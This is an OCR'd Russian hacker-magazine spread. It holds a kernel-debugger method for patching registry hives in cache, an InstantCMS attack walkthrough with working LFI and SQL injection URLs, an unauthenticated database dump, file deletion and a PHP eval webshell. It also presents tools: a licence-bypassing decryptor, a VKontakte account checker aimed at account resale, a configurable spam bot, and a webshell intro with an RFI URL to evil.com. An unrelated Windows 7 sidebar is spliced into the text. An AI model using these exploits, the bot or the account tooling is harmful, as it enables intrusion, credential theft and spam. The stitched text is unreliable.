
Root — моя учетная запись

Vacb #289    0x819bab18 -> 0xcf6c0000
      File: 0x81666bf8
      Offset: 0x00000000
\Documents and Settings\NetworkService\NTUSER.DAT
```

Этот VACB описывает куст для учетной записи NetworkService. Воспользуемся первым выводом для записи root. Она показала, что адрес данных в кэше 0xd0180000, при этом проекция идет с начала файла, смещение ноль. Также воспользуемся командой !fileobj для вывода более подробной информации.

```
kd> !fileobj 0x81765610
\Documents and Settings\root\NTUSER.DAT
Device Object: 0x81927bb8   \Driver\Ftdisk
Vpb: 0x8192a818
Access: Read Write -> присутствует тип доступа Write,
значит, страницы раздела будут сброшены в куст на диске
Flags:   0x140040
        Cache Supported
        Handle Created
        Random Access
FsContext: 0xe1632d90 FsContext2: 0xe3efdc18

Private Cache Map: 0x816750e0
CurrentByteOffset: 0
Cache Data:
 Section Object Pointers: 81812d84 -> принадлежит FSD
 Shared Cache Map: 81675008
 File Offset: 0 in VACB number 0
```



УСПЕХ!

```
Vacb: 819baa40 -> наш VACB
Your data is at: d0180000 -> и адрес данных в кэше
```

Структура куста — это тема для отдельного доклада, поэтому быстренько пробегаемся по памяти и ищем какие-нибудь данные. Нашли для параметра по умолчанию раздела HKEY_CURRENT_USER\AppEvents\EventLabels\.Default его значение — Default Beep. Изменим его, например, так:

```
eb d018142e 70/eb d0181430 70.
```

Нужно подождать, пока содержимое кэша сбросится в файл. Это может произойти сразу, а может через некоторое время, в любом случае после перезагрузки данные в файле на диске будут изменены. В этом примере изменения сразу отобразились в regedit (после F5).

Модифицирование данных через windbg хорошая практика, но в боевых условиях нужно писать драйвер, который это будет делать более-менее автоматически. Рассмотрим один из вариантов.

При открытии кустов для мапинга, их дескрипторы сохраняются в системной таблице дескрипторов, доступ к которой можно получить, например, в контексте процесса System. Мы можем перебрать там все дескрипторы (смотри мануалы Ms-rema на wasm) и найти указатели на соответствующие file objectы, которые нам нужны (сравнивая полный путь к кусту с тем, что указано в FileName файлового объекта). Зная адрес файлового объекта, мы выходим на структуру _SECTION_OBJECT_POINTERS, а затем выходим на открытую карту. То есть, FileObject → SectionObjectPointer → SharedCacheMap. В SHARED_CACHE_MAP анализируем, с какого смещения проецируется файл, используя указатель на массив VACB — _SHARED_CACHE_MAP→ Vacbs. Если по требуемому смещению, например, нулевому, что будет соответствовать _SHARED_CACHE_MAP → Vacbs[0], будет указатель на VACB, то из него мы и получаем указатель на слот с данными. Кстати, чтобы найти количество элементов в массиве, нужно разделить значение, указанное в SHARED_CACHE_MAP.FileSize, на 256 Кб. Напомню, запись из драйвера на страницы кэша нужно осуществлять с предельной осторожностью и только если страница присутствует в памяти. В более сложном варианте нужно анализировать поля PTE и proto-PTE.

Завершающий experience по этому поводу. Я нашел file object для своего \Documents and Settings\root\NTUSER.DAT. Далее:

```
kd> dt _file_object 0x8169b3c0 SectionObjectPointer
ntdll!_FILE_OBJECT
   +0x014 SectionObjectPointer : 0x81826b6c _SECTION_
OBJECT_POINTERS
kd> dt _SECTION_OBJECT_POINTERS 0x81826b6c SharedCacheMap
ntdll!_SECTION_OBJECT_POINTERS

   +0x004 SharedCacheMap : 0x816efd18 -> открытая карта
уникальна для дискового файла

kd> dt _SHARED_CACHE_MAP 0x816efd18 Vacbs
nt!_SHARED_CACHE_MAP

   +0x040 Vacbs : 0x81868e78 -> 0x819baa88 _VACB -> мас-
сив VACB
```

Кроме того:

```
kd> dt _SHARED_CACHE_MAP 816efd18 FileSize

nt!_SHARED_CACHE_MAP
   +0x008 FileSize : _LARGE_INTEGER 0x140000

0x140000 / 0x40000 = 5 элементов в массиве указателей
VACB.
```

Теперь смело дампим его:

```
kd> dd 0x81868e78  18
81868e78  819baa88 819baba8 819bab60 819babd8
81868e88  819baa70 00000000 00000000 00000000
```

Видим, что в кэше присутствуют все части файла 5 * 256 * 1024 = 0x140000 байт.

Если нам нужны данные со смещения ноль, то выполняем команду:

```
kd> dt _VACB 819baa88 BaseAddress
nt!_VACB

0x000 BaseAddress : 0xcfb40000
```

Это, собственно, и есть данные с начала файла ntuser.dat.

ТЕПЕРЬ ВСЕ! Для модифицирования нужных данных необходимо иметь парсер реестра и знать, с какого смещения в кусте начинаются данные. А дальше — по вышеприведенной схеме. Аналогичным образом модифицируются и данные в MFT, но об этом я расскажу в другой раз, после того, как скушаешь и переваришь информацию :). На этой ноте кланяюсь и еще раз желаю удачи в отладке! ⌶

SPYDER SPYDER@ANTICHAT.NET

СОЦИАЛЬНЫЙ ВЗЛОМ PEN-TESTING ПОПУЛЯРНОГО ДВИЖКА СОЦСЕТИ

СОЦИАЛЬНЫЕ СЕТИ ВНЕЗАПНО СТАЛИ ОЧЕНЬ ПОПУЛЯРНЫ. СЕЙЧАС СОЦИАЛЬНАЯ СЕТЬ — ЭТО И СПОСОБ ПООБЩАТЬСЯ, И НАЙТИ ДРУЗЕЙ, А ДЛЯ КОГО-ТО — ЗАРАБОТАТЬ ДЕНЬГИ. И НЕТ НИЧЕГО УДИВИТЕЛЬНОГО, ЧТО КАЖДЫЙ ЗАХОТЕЛ СОЗДАТЬ СВОЮ СОЦСЕТЬ. КАК РАЗ ДЛЯ ЭТОГО БЫЛ НАПИСАН ПРОСТОЙ, УДОБНЫЙ (И, КАК ПОЗЖЕ ВЫЯСНИЛОСЬ, ИЗОБИЛУЮЩИЙ УЯЗВИМОСТЯМИ) ДВИЖОК. ИМЯ ЕМУ INSTANTCMS.



В ПРЕДДВЕРИИ АТАКИ Бродя по просторам рунета, я наткнулся на один сайт. Его контент очень напоминал CMS, и я решил узнать, что же он из себя представляет. Недолго думая, я попытался найти админку, вбив в адресную строку:

```
www.site.ru/admin/
```

После этого мне оставалось только лицезреть поле ввода логина и пароля, а также надпись «InstantCMS — Авторизация». Навестив гугл с запросом InstantCMS, первым результатом я получил ссылку на официальный сайт двига — www.instantcms.ru. Последней версией на данный момент оказалась 1.5.2. Через минуту исходники лежали на моем жестком диске.

GRAY-BOX

Подняв на своем компьютере apache и mysql, я установил цмс и принялся за анализ исходного кода. Первое, что бросилось в глаза — это папка wysiwyg, в которой находился до боли знакомый FCKeditor. На мой взгляд, FCKeditor — лучший помощник при наличии локального инклуда. По адресу

```
http://localhost/wysiwyg/editor/filemanager/
connectors/test.html
```

находится аплодер файлов. К сожалению, файлы с расширением .php, .phtml, .cgi и т.п. залить не получится, однако при наличии LFI это уже неважно, ведь файл с любым расширением выполнится как php-код. LFI+FCKeditor — и шелл у нас в кармане. Но все же это трудно назвать уязвимостью InstantCMS, потому что разработкой фцкэдитора занимаются совсем другие люди. Поэтому, так как все работает через mod_rewrite, я решил заглянуть в .htaccess и нашел там вот что:

```
#COMPONENT "RSS FEEDS"
RewriteRule ^rss/([a-z]*)/(.*)/feed.rss$
  /components/rssfeed/frontend.php?&target=$1&item_id=$2
```

В надежде найти SQL-Injection я направился к файлу frontend.php и увидел там интересный код:

```
if (isset($_REQUEST['do'])){
 $do = $_REQUEST['do'];
} else { $do = 'rss'; }
if (isset($_REQUEST['target'])){
 $target = $_REQUEST['target'];
} else { die(); }
if (isset($_REQUEST['item_id'])) {
```

FCKeditor - Connectors Tests - Mozilla Firefox

Файл Правка Вид Журнал Закладки Инструменты Справка

http://www.instantcms.ru/wysiwyg/editor/filemanager/connectors/test.html#

Connector: PHP Current Folder: / Resource Type: File

Get Folders | Get Folders and Files | Create Folder | File Upload | Обзор... | Upload

URL: php/connector.php?Command=GetFoldersAndFiles&Type=File&CurrentFolder=%2F

С этим XML-файлом не связана ни одна таблица стилей. Ниже показано дерево элементов.

```
- <Connector command="GetFoldersAndFiles" resourceType="File">
    <CurrentFolder path="/" url="/upload/"/>
  - <Folders>
      <Folder name="blog"/>
```

FCKEDITOR НА САЙТЕ INSTANTCMS.RU

В АДМИНКЕ

Попав в админку, шелл можно залить несколькими способами, но самый эффективный — через баннеры. Переходим в Главная → Компоненты → Баннеры , жмем «Новый баннер» и загружаем php-шелл, проверки на расширение нет. Шелл будет располагаться по адресу example.com/images/banners/shell.php.

```
$item_id = $_REQUEST['item_id'];
} else { die(); }
...
if ($do=='rss'){
 $rss = '';
 if (file_exists($_SERVER['DOCUMENT_ROOT'].
    '/components/'.$target.'/prss.php')){
      $inCore->includeFile('components/'.
         $target.'/prss.php');
```

Да это же чистой воды Local File Inclusion в переменной $target! Если в конфигурации PHP директива magic_quotes_gpc = off , мы можем проинклудить любой файл, указав нул-байтом конец строки таким образом:

```
http://localhost/components/rssfeed/frontend.php?item_id=
1&target=../../../../../../../../../../../../etc/hosts%00
```

Следует заметить, что способ обхода magic_quote_gpc подстановкой >4000 слешей в данном случае работать не будет, так как путь до файла объявлен с помощью переменной $_SERVER['DOCUMENT_ROOT'], а, следовательно, вызов функции getcwd() не выполняется. У нас есть LFI, а залить файл с php-кодом внутри уже не проблема, — вспомни про FCKeditor. В случае если администратор отключил загрузку файлов в едиторе, ты можешь зарегистрировать нового пользователя в системе и залить аватар со злым содержимым :).

УКОЛ ВСЛЕПУЮ И НЕ ТОЛЬКО

Инклуд это хорошо, но и на этом я не остановился, и присмотрелся внимательнее к коду файла frontend.php:

```
 if (file_exists($_SERVER['DOCUMENT_ROOT'].
  '/components/'.$target.'/prss.php'))
 {
  $inCore->includeFile('components/'.$target.'/prss.php');
  eval('rss_'.$target.'($item_id, $cfg, $rssdata);');
```

В папке components находились различные компоненты системы, но я искал такие, где находился бы файл prss.php, и нашел такой


```
function rss_blog($item_id,
  $cfg, &$rssdata){
  ...
  $cat = dbGetFields('cms_blogs',
    'id='.$item_id, 'id, title');
```

Поиск функции dbGetFields привел меня к файлу /core/cms.php:


ФИШКИ WINDOWS 7: НОВЫЙ ТАСКБАР И JUMP-ЛИСТЫ



Одна из самых заметных новинок с позиции пользователя (даже самого ушастого) — это, конечно же, **обновленный таскбар**. Это не просто симпатичная панелька с большими кнопками, а удобный инструмент, объединяющий в себе механизм для быстрого запуска программ, управления окнами и доступа к последним документам. Это стало возможным за счет так называемых Jump-листов. По своей сути такой выпадающий список аналогичен меню «Пуск», но только для конкретного приложения — в нем отображается список последних документов, ключевые опции приложения. За примером далеко ходить не нужно — кликни в таскбаре правой кнопкой мыши по иконке Internet Explorer 8.0. С помощью Jump-листов ты сможешь быстро перейти по линку из истории браузера. Удобно, правда? К сожалению, полноценная поддержка нового таскбара пока не реализована во всех приложениях (кстати, статья по этому поводу уже была у нас в Кодинге). Но недостаток исправляется энтузиастами: для популярных программ выходят специальные хаки. Например, для плеера Winamp давно разработан специальный плагин win7shell (code.google.com/p/win7shell).



УСПЕШНО ВЫПОЛНЕННЫЙ ДАМП БАЗЫ



ПАНЕЛЬ УПРАВЛЕНИЯ САЙТОМ

```
function dbGetFields($table, $where,
  $fields, $order='id ASC')
{
  $inDB = cmsDatabase::getInstance();
  return $inDB->get_fields($table,
    $where, $fields, $order);
}
```

По правде говоря, все эти скачки по файлам мне изрядно поднадоели, но финиш был близок. Файл /core/classes/db.class.php показал мне содержимое функции get_fields:

```
public function get_fields($table,
  $where,
  $fields,
  $order='id ASC')
{
  $sql = "SELECT $fields FROM $table WHERE $where
ORDER BY $order LIMIT 1";
  $result = $this->query($sql);

  if ($this->num_rows($result))
  {
    $data = $this->fetch_assoc($result);
    return $data;
  } else {
    return false;
  }
}
```

На всем пути моего путешествия я не встретил ни одной проверки значения переменной item_id, за исключением файла .htaccess. Следовательно, у нас в кармане sql-injection, но, к сожалению слепая. Пример использования:

```
http://localhost/components/rssfeed/frontend.php?
item_id=1+and+1=if(substring(version(),1,1)=5)&targe
t=blog
```

Как быстро раскрутить слепую инъекцию — читай в статье Qwazar'a в предыдущем номере][. Инъекция это хорошо, а еще лучше — когда видишь результат запроса; через 10 минут анализа кода был найден файл core/ajax/tagsearch.php, а в нем — следующее содержимое:

```
$q = iconv('UTF-8//IGNORE', 'WINDOWS-1251//IGNORE',
    $_GET['q']);
$q = strtolower($q);
if (!$q)
  return;

define("VALID_CMS", 1);
include($_SERVER['DOCUMENT_ROOT'].
  '/includes/config.inc.php');
include($_SERVER['DOCUMENT_ROOT'].
  '/includes/database.inc.php');

$sql = "SELECT tag FROM cms_tags WHERE LOWER(tag)
LIKE '{$q}%' GROUP BY tag";
$rs  = mysql_query($sql);
...
```

И к моему удивлению — также никакой проверки переменной $_GET['q'], плюс ко всему результат запроса выводился на страницу. Запрос

```
http://localhost/core/ajax/tagsearch.php?q=notexist
tag}'+union+select+concat(login,':',password)+from+c
ms_users+limit+1,1--+
```


показал мне логин и md5(пароль) первого пользователя в базе, а убрав limit, я получил всех пользователей. Данная SQL-Injection будет работать только при отключенной директиве magic_quotes_gpc.

БОЛЬШЕ ЧЕМ ДАМПЕР

Не рассчитывая на что-то большее, я залогинился в админке с целью найти способ заливки веб-шелла, и первое, на что обратил внимание, был дампер базы данных. Я решил найти его исходник в папке admin. Но он оказался совсем в другом месте, а именно — в core/ajax/dumper.php. Самое интересное, что при прямом обращении к нему не было никакой авторизации! А это значит, любой пользователь без админских привилегий может сделать дамп базы.

```
if ($inCore->request('file', 'str'))
{
  $shortfile = $inCore->request('file', 'str');
} else {
  $shortfile = date('d-m-Y').'.sql';
}

$opt = $inCore->request('opt', 'str', 'export');
```



ВСЕ ПОЛЬЗОВАТЕЛИ

ВЕБ-ШЕЛЛ :)



СОДЕРЖИМОЕ /ETC/PASSWD, ПОЛУЧЕННОЕ ЧЕРЕЗ LFI

```
$dir = PATH.'/backups';
$file = $dir.'/'.$shortfile;
...
if ($opt=='export')
{
   include($_SERVER['DOCUMENT_ROOT'].
      '/includes/dbexport.inc.php');
   if (is_writable($dir))
   {
      $dumper = new MySQLDump($inConf->db_base,
         $file, false, false);
      $dumper->doDump();
      if(!$inDB->errno())
      {
         $fileurl = '/backups/'.$shortfile;
         echo '<span style="color:green">Экспорт
базы данных завершен.</span> <a href="/
backups/'.$shortfile.'" target="_blank">Скачать
файл</a> | <a href="#" onclick="deleteDump
(\''.$shortfile.'\')">Удалить файл</a><div
class="hinttext">Чтобы скачать файл, щелкните правой
кнопкой мыши по ссылке и выберите "Сохранить объект
как..."</div>';
      } else {
         echo '<span style="color:red">Ошибка экс-
порта базы</span>';
      }
   } else {
      echo '<span style="color:red">Папка "/backups"
не доступна для записи!</span>';
   }
}
```

При обращении к файлу с параметром opt, равным export, и file, равным dump.sql, в папке /backup/ создастся файл dump.sql. Пример:

```
http://localhost/core/ajax/dumper.
php?opt=export&file=dump.sql
```

Пробежав глазами по коду, я нашел удаление произвольных файлов:

```
if ($opt=='delete'){
   if(@unlink($file)){
      echo '<span style="color:green">Файл удален.</
span>';
   } else {
      echo '<span style="color:red">Ошибка удаления
файла.</span>';
   }
   }
```

Польза от этой уязвимости незначительная, но все же есть. Пример использования:

```
http://localhost/core/ajax/dumper.php?
opt=delete&file=../index.php
```

Ну и, наконец, самое интересное, — мы можем делать бэкап, причем можем задать любое имя файла. Что же нам мешает создать файл с расширением .php, а перед этим записать в базу php-код? А мешают фильтры. XSS-фильтров разработчики поставили очень много, но я нашел место, где символы «<>» не обрезаются. Для этого регистрируемся на сайте и идем в свой профиль, а именно — в раздел «Мой Блог», создаем там персональный блог, переходим в него и постим новую запись:

```
<?php
eval($_GET[ev]);
die;
?>
```

В итоге, в БД запишется наш php-код и останется только создать дамп с расширением .php:


```
http://www.example.com/core/ajax/dumper.php?
opt=export&file=shell.php
```

Теперь наш шелл создан и находится по адресу:

```
http://www.example.com/backup/shell.php?ev=phpinfo();
```

OUTRO

Написать свою CMS довольно сложно, но еще сложнее уследить за безопасностью. А так как личные блоги и соцсети плодятся, как грибы после дождя, найти потенциально уязвимый сайт становится проще. Учись на чужих ошибках, и помни, что все, что ты только что прочитал, написано исключительно с целью ознакомления, и ни автор, ни редакция не несут ответственности за твои действия.



ПРИМЕР СОЦСЕТИ НА ОСНОВЕ INSTANTCMS

X-TOOLS

ПРОГРАММЫ ДЛЯ ХАКЕРОВ

ПРОГРАММА: **MULTI PHP DECRYPTOR**
ОС: ***NIX/WIN**
АВТОР: **EUGEN**

Очень часто мы сталкиваемся с зашифрованным сорцами какого-либо php-скрипта. Причем исходники нам просто жизненно необходимо увидеть в первозданном виде (например, узнать доступы к базе данных). Как тут поступить?
Если шифрование выполнялось с помощью Zend, то тут все понятно: идем в гугл, набираем что-то вроде «dezender download» и наслаждаемся расшифрованным кодом. А если крипт выполнялся при помощи обфускации и запутывания кода? Можно, конечно, вручную, строка за строкой сидеть и приводить сие непотребство в удобоваримый вид, потеряв при этом целый рабочий день, но мы поступим иначе.
Специально для тебя мы выкладываем «Мульти php дешифровщик» от Eugen.
Итак, скрипт умеет расшифровывать следующие алгоритмы:


- GZIP+BASE64
- DEFLATE+BASE64 — Encoderov.net (r57, c99 и т.п.)
- BASE64
- Eugen — «10 ключей» + поддержка старого алгоритма с 1-м ключом
- KALLISTO (без расшифровки обфускации в последних версиях)
- CNS — CNCrypto (cnstats и т.п.)
- Php LockIT (с обходом лицензии и срока действия скрипта)
- SourceCop

Более того, успешно расшифровываются даже вложенные криптовки. Если закриптована часть скрипта, будет расшифрована только она.
Для примера рассмотрим способ дешифровки алгоритма CNCrypto.
1. Особенности самого алгоритма:
• Обфускация;
• Криптование кода дешифровки;
• Хранение кода в комментарии в этом же файле;
• При раскриптовке скрипт читает сам себя.
2. Закриптованный код выглядит так:

```
/*CNS<какие-то 6 цифр>код*/
```

В этом коде /*CNS, 6 цифр и */ следует отбросить; нам нужен только base64 код между ними. Дальше следует строка — ключ для расшифровки.
Генерируется он так:

```
$fuck = array();
for($i = 97; $i < 123; $i++) $fuck[] =
```



```
chr($i);
for($i = 65; $i < 91; $i++) $fuck[] =
chr($i);
$key = implode("",$fuck);
```

Читаем второй ключ из закриптованного кода. Это будут первые 52 символа, остальные же символы после них — и есть зашифрованный код. Расшифровать его можно так:

```
$decoded = base64_decode(strtr($encoded,$key,$to));
```


Как видно, сначала раскодируется base64, а потом символы 1-го ключа заменяются символами второго.
Для запуска процесса дешифровки положи скрипт и, собственно, расшифровываемый файл в одну директорию. Далее в скрипте найди строки:

```
<?
// Закриптованный файл
$file = "1.php";
...
?>
```

И измени значение переменной $file на свое. Расшифрованный код запишется прямо в твой файл.
Если у тебя есть идеи по расшифровке алгоритмов, смело можешь адресовать их автору тулзы в топике forum.eugen.su/showthread.php?t=47.

ПРОГРАММА: **VKCHECKER LITE 0.2**
ОС: **WINDIWS 95/98/ME/2000/2003/XP/VISTA**
АВТОР: **DX**

Сколько уже написано разнообразных чекеров «ВКонтакта» — не перечесть! Вот и на этот раз представляем тебе очередную программу для работы с аккаунтами общеизвестной социальной сети — VKChecker Lite за авторством dx.
Функционал программы:
- написана на ассемблере (отсюда размер exe — 36.5 кб в незапакованном виде);
• простой чек аккаунтов на валид-невалид;
• чек аккаунтов с определением ID;
• поддержка сервиса антикапча;
• поддержка прокси, сокс5 (опционально и можно их не задавать);
• многопоточность;
• задание задержек для потоков;
• определение баланса антикапчи;
• отсылка жалоб о неправильно распознанных акках;
• возможность задать разделители для аккаунтов, прокси, результата;



Главное окно программы

• лог работы;
• возможность создавать подробный HTML-отчет, куда записываются логин, пароль, ID, количество друзей и голосов, рейтинг аккаунта;
• возможность записывать туда же список групп, в которых пользователь имеет права администратора или модератора;
• сбор ID-приложений, которыми владеет человек;
• возможность сохранения плохих аккаунтов в отдельный файл;
• возможность сбора аккаунтов по критериям рейтинга/количества друзей/числа голосов, отбор нужных аккаунтов в отдельный список;
• чек аккаунтов и разбивка их на группы по количеству друзей;
• подробная статистика для собранных по критериям аккаунтов;
• сохранение и загрузка текущих настроек программы;
Возможности столь маленькой утилиты, написанной на ассемблере, впечатляют :).
Пользоваться чекером не просто, а очень просто: вбивай в левое окошко список аккаунтов социальной сети (по умолчанию логин и пароль разделены двоеточием) и дави на кнопку «Старт». В окошке «Good» будут появляться отчеканные валидные учетки пользователей.
Также советую разобраться с настройками и фичами проги: окошки «Опции», «Настройки критериев» и вкладка «Дополнительно» — здесь есть где разгуляться пытливому хакеру :).
И напоследок — небольшое пособие-пример от автора для тех, кто продает аккаунты «ВКонтакта», ориентируясь на число друзей:
1. Включаем проверку по критериям;
2. Ставим критерий «число друзей» больше, например, 10;
3. Ставим опцию установки чекера на паузу после сбора, например, 20000 друзей.
Теперь чекер будет приостановлен, и ты сможешь забрать начеканные аккаунты с суммой







друзей 20000, потом обнуляй статистику, очищай список собранных аккаунтов и продолжай собирать следующую пачку аккаунтов с суммой друзей 20000.

ПРОГРАММА: **СПАМ БОТ**
ОС: **WINDIWS 95/98/ME/2000/2003/XP/VISTA ДЛЯ БОТА И БИЛДЕРА, *NIX/WIN ДЛЯ АДМИНКИ**
АВТОР: **SLESH**

Представляем твоему вниманию очередную программу, написанную на ассемблере — Спам бот от slesh'a. На диске ты найдешь архив с админкой бота, исходники бота FASM и исходники билдера на Delphi. Описывать, как внедрить бота в чужую систему — уже не моя задача, поэтому представляю тебе описание функционала и принципы действия бота.

Скомпилированный бот действует следующим образом:

1. Бот расшифровывается;
2. Бот получает адреса API-функций, которые он юзает;
3. Бот проверяет наличие того, что он уже запущен, и если так, то самовыключается;
4. Устанавливает себя в систему в папку шаблонов и прописывается в автозагрузке;
5. Выделяет память для своих нужд;
6. Прописывает себя в реестре для обхода встроенного в XP файрвола;
7. Стучится в админку;
8. Если получена команда ждать, ждет указанное время;
9. Если получено задание, то парсит его и запускает указанное количество потоков отправки письма;
10. Перед каждой отправкой письма обрабатывает макросы в нем;
11. Отсылает письма, пока они есть в задании;
12. Во время выполнения задания периодически стучит в админку с результатами отправки.

Теперь о возможностях бота:

- обход встроенного в XP файрвола;
- криптовка (если юзать билдер);
- многопоточная отправка;
- поддержка макросов на уровне админки и бота;
- лог ошибок отправки;
- самоустановка в систему;
- возможность бана плохих ботов;
- шифрование трафа между ботом и админкой.

Для установки бота сначала необходимо сконфигурировать админку (файл config.php):

```
<?php
$db_host='localhost'; // хост с бд
$db_port=3306; // порт бд
$db_user='root'; // юзер бд
$db_pass='pass'; // пасс от бд
$db_name='sbot'; // имя базы в бд
(нужно создать самому)
$admin_name=''; // имя пользователя
для доступа к админке
$admin_pass=''; // пароль для доступа к админке
$TIME_LIM='00:01:00'; //
(часы:минуты:секунды) если время
последнего отстука больше данного,
```



Админка спамбота

000000

```
то считается, что бот ушел в офлайн
$max_thread=5; // число потоков для
спама
$block='on'; // блокировка мертвых
ботов
?>
```

Затем — настроить, собственно, бота и его билдер:

```
файл: bot.asm:
WAIT_TIME equ 40 — время в секундах
между отстуками
server_port equ 5000h — порт админки
файл: const.inc:
server_script db '/msb/task.
php?',0,0,0,0,0,0,0,0,0 — путь к админке
server_host db 'localhost',0,0,0,0,0
,0,0,0,0,0,0,0,0,0 — host админки
my_sys_name db '\proga.
exe',0,0,0,0,0,0,0,0,0,0,0 ; (слеш
обязателен!) — имя, с которым прога
будет сидеть в системе
MemFileName db 'test123',0 — предотвращение повторного запуска
```


После этой нехитрой настройки тебе нужно будет:

1. Залить админку на свой сервер и на все скрипты и папки поставить права 666;
2. Войти в админку (index.php) и выбрать пункт меню — INSTALL;
3. Настроить бота на получение заданий.

На этом настройка бота будет закончена, можно приступать к составлению спам-тасков).

Подробнее о макросах и прочем функционале админки бота читай на Античате: http://forum.antichat.ru/thread104291.html.

ПРОГРАММА: **MAGIC INCLUDE SHELL 3.3.3**
ОС: ***NIX/WIN**
АВТОР: **МАГ**

Не могу не порадовать читателей  и своим релизом веб-шелла :). Итак, Magic Include Shell, как видно из названия, предназначен для работы в инклудах. Рассмотрим ситуации, когда понадобится такой шелл:

1. Имеем RFI, что-то вроде http://site.com/index.php?path=http://evil.com/shell.txt.

